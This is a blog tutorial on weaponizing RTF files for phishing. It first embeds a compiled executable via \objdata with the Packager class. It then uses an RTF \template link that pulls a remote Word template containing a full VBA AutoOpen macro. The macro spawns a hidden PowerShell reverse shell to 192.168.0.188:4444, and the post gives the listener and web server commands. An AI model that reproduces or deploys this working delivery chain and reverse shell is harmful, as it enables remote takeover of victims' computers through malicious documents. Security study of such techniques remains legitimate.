How to weaponize RTF files Part 1
How to weoponize RTF files to deploy a remote access trojan
André Eichhofer
Happy day,
Today I will show you how attackers weoponize RTF files and use them for phishing campaigns. RTF?, Wtf? “Who uses RTF these days?”, you may ask. However, the latest phishing campaign weoponizing a malicious RTF file was in February 2026 by infamous APT 28 exploiting CVE-2026-21513.
RTF (Rich Text Format) is a propriatory text file format invented by Microsoft in 1987. It’s a 7-bit Ascii text file that can be opened in any text editor. RTF uses control words to define the style and the formatting of the text. An RTF reader parses the control words to present the document to the user.
You can embed “dynamic” elements like binaries, Word templates, links etc. into an RTF file using specific control words. That makes RTF a perfect media to deploy malware.
RTF uses more than thousand control words, for example:
\deftabN
\hyphhotzN
\*nextfile
\*template
...
...
and so on and so on. A simple RTF file may look like this:
{\rtf1\ansi{\fonttbl\f0\fswiss Helvetica;}
\f0\fs24 \b Hello World\b0 }
In the example you can see, how control words are used to style the text.
Ways to weoponize RTF files
There are dozens of ways to implant malicious code into an RTF. For example, you can
- embed OLE objects using
objdata - embed binary streams using
\objclass+\objdata - embed links to malicious files on the network using
\objlink - embed html fragments using
\objhtml.
and many more. This time we will focus on two attack methods,
- RTF objdata injection and
- RTF template injection.
RTF objdata injection
For this attack we will inject a malicious binary data stream into our RTF. The RTF reader will execute the binary data when the victim opens the file. The steps are as follows:
- Create the payload and compile to a binary (*.exe)
- Encode the payload to hex-format
- Inject the payload into the RTF.
For our test we will simply trigger Calculator once the victim opens the RTF.
For that purpose we create a very simple C code. Save the text name it payload.c.
#include <windows.h>
int main(void) {
WinExec("calc.exe", 0);
return 0;
}
Next, we need to compile the code to create a Windows Portable Executable (exe) file. We will use Gnu Compiler to achieve this.
Note: If you work in a Linux environment make sure to install
mingw-64first in order to have all necessary libraries, like windows.h.
To compile our code use
x86_64-w64-mingw32-gcc payload.c -o payload.exe -mwindows
and name our binary payload.exe.
Note, that we cannot simply embed the *.exe file into an RTF. We need to embed the file as a hexadecimal data stream. Therefore, we convert our payload to hex using xxd,
xxd -p payload.exe > payload.hex
Next, we inject the data stream into our RTF after the \objdata control word.
{\rtf1\ansi\deff0
{\fonttbl{\f0\fswiss Arial;}}
{\colortbl;\red0\green0\blue0;\red255\green255\blue255;}
\viewkind4\uc1\pard\f0\fs20 \par
\objclass "Packager"
\objdata <CONTENT_OF_payload.hex>
\par
}
Here, we use the objclass Packager. It allows files or other objects to be embedded inside documents that support OLE. It’s less likely triggers immediate UI warnings than custom class IDs.
Once the victim opens the RTF, Calculator will be triggered.
However, when we look at the RTF we see that the file has a remarkable size. Because of the compiling process a small snippet of code has grown to more than 200kb which is not optimal for a potential phishing campaign. Let’s see whether it’s possible to keep the file size much smaller.
RTF template injection
For the next attack method we will embed a link in the RTF. Once the victim opens the RTF, the link will be activated and the RTF downloads a malicious Microsoft Word template from a remote server. The Word template contains Visual Basic code that triggers a reverse shell on the victm host.
First, we create a reverse shell in Visual Basic:
Sub AutoOpen()
    Dim objshell As Object
    Set objshell = CreateObject("Wscript.Shell")
    objshell.Run "powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command ""$command = {while($true){try {$cl = New-Object System.Net.Sockets.TcpClient('192.168.0.188',4444);$st = $cl.GetStream();$rd = New-Object IO.StreamReader($st);$wr = New-Object IO.StreamWriter($st);$wr.AutoFlush = $true;while($cl.Connected){$cmd = $rd.ReadLine();if($cmd -eq 'exit'){break;}try{$res = iex $cmd 2>&1 | Out-String;}catch{$res = $_.Exception.Message;} $wr.WriteLine($res);$wr.Flush();}$cl.Close();}catch{Start-Sleep -Seconds 10;}}}; Start-Process powershell -WindowStyle Hidden -ArgumentList '-NoProfile', '-ExecutionPolicy', 'Bypass', '-Command', $command"""
    Set objshell = Nothing
End Sub
Many thanks to the original poster. Don’t forget to insert the correct IP adress of your remote server.
Copy the code. Open Microsoft Word, create a new document and create a new Makro (View -> Macros). Paste the code into the Macro.
Next, save the Word document as template.dotm and copy it to you attack hosts.
On your remote machine start a web server, (python -m http.server), and a listener (nc -lnvp 4444).
Next, create an RTF file and copy it to the victim host. We use the \template control word to retrieve the remote template. The template control word must be behind the font control word.
{\rtf1\ansi{\fonttbl\f0\fswiss Helvetica;}{\*\template http://192.168.0.188:8000/template.dotm}\f0\fs24 \b Hello World\b0 }Once the victim opens the RTF, Microsoft Word downloads the template from the attack hosts and executes the Visual Basic reverse shell.

As you can see in the example, an attacker may keep the RTF file small which makes it more suitable for phishing campaigns. The malicious code will just be downloaded afterwards.
However, note that Microsoft Defender and proper Anti-Virus solution may block the execution of the reverse shell.